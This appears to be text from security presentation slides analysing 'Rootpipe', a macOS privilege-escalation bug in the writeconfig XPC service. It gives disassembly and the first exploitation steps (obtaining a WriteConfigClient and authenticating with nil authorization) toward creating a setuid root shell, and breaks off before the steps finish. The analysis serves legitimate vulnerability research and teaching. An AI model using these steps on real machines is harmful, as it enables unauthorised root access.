
connect to xpc service

```
//invoke remote method
[[connectionToService remoteObjectProxy] downloadImage:@"http://synack.com/logo.png"
    withReply:^(NSData* imgData)
    {
        //got downloaded image
        NSLog(@"got downloaded image (size: %#lx)", imgData.length);
    }];
```

invoke 'remote' method


ROOTPIPE

an xpc-based bug



A 'ROOTPIPE' TIMELINE

from past to present...



THE HEART OF THE VULNERABILITY

creating a file

'writeconfig' XPC service

```
async block invoked from within  
-[WriteConfigDispatch createFileWithContents:path:attributes:_withAuthorization:]
```

```
mov    rdx, [rbx+20h] ; file path  
mov    rcx, [rbx+28h] ; file contents  
mov    r8, [rbx+30h] ; file attributes  
mov    rsi, cs:selRef_createFileAtPath_contents_attributes_ ; method  
mov    rdi, r14      ; file manager  
call   cs:_objc_msgSend_ptr
```

disassembly

```
//get default file manager  
NSFileManager* filemgr = [NSFileManager defaultManager];  
  
//create file w/ contents  
[filemgr createFileAtPath:<path> contents:<contents> attributes:<attributes>];
```

'source' code



problem?


THE HEART OF THE VULNERABILITY

create any file, anywhere as root!

'writeconfig' runs as r00t

```
$ ps aux | grep writeconfig  
root /System/Library/PrivateFrameworks/SystemAdministration.framework/XPCServices/writeconfig.xpc
```


```
//create file w/ contents  
[filemgr createFilePath:<path> contents:<contents> attributes:<attributes>];
```



the file path, contents, & permissions are fully controllable - allowing an unprivileged attacker to create files (as r00t), anywhere on the system!

EXPLOITATION

an overview example



```
$ ls -lart /myShell
-rwsrwxrwx 1 root wheel /myShell
$ /myShell
# whoami
root
```



STEP 1] GET INSTANCE OF 'WRITECONIGCLIENT'

asdasdf

link against `SystemAdministration`
framework


```
//get class
Class WriteConfigClient = NSClassFromString(@"WriteConfigClient");

//get instance
id sharedClient = [WriteConfigClient performSelector:@selector(sharedClient)];
```

___33___WriteConfigClient_sharedClient_block_invoke proc near

```
...
mov     rdi, cs:classRef_WriteConfigClient
mov     rsi, cs:selRef_alloc
mov     rbx, cs:_objc_msgSend_ptr
call    rbx ; _objc_msgSend

mov     rsi, cs:selRef_init
mov     rdi, rax
call    rbx ; _objc_msgSend
```



SystemAdministration
framework

+ [WriteConfigClient sharedClient] disassembly

STEP 2] AUTHENTICATE...

authenticate against the remote xpc service

```
//authenticate  
[sharedClient performSelector:@selector(authenticateUsingAuthorizationSync:) withObject:nil];
```




inits XPC connection to
'com.apple.systemadministration.writeconfig'

```
;-[WriteConfigClient authenticateUsingAuthorization:]
```

```
...  
mov     rdi, cs:classRef_NSXPCConnection  
mov     rsi, cs:selRef_aAlloc  
call   cs:_objc_msgSend_ptr  
mov     rsi, cs:selRef_initWithServiceName  
lea    rdx, cfstr_Com_apple_sy_1  
mov     rdi, rax  
call   cs:_objc_msgSend_ptr
```

```
;-[WriteConfigClient authenticateUsingAuthorization:]
```

```
mov     rbx, [r15+r14]  
mov     rdi, cs:classRef_NSXPCInterface  
mov     rdx, cs:protocolRef_XPCWriteConfigProtocol  
mov     rsi, cs:selRef_interfaceWithProtocol_  
call   cs:_objc_msgSend_ptr  
mov     rsi, cs:selRef_setRemoteObjectInterface_  
mov     rdi, rbx  
mov     rdx, rax  
call   cs:_objc_msgSend_ptr  
  
mov     rsi, cs:selRef_resume  
call   cs:_objc_msgSend_ptr
```



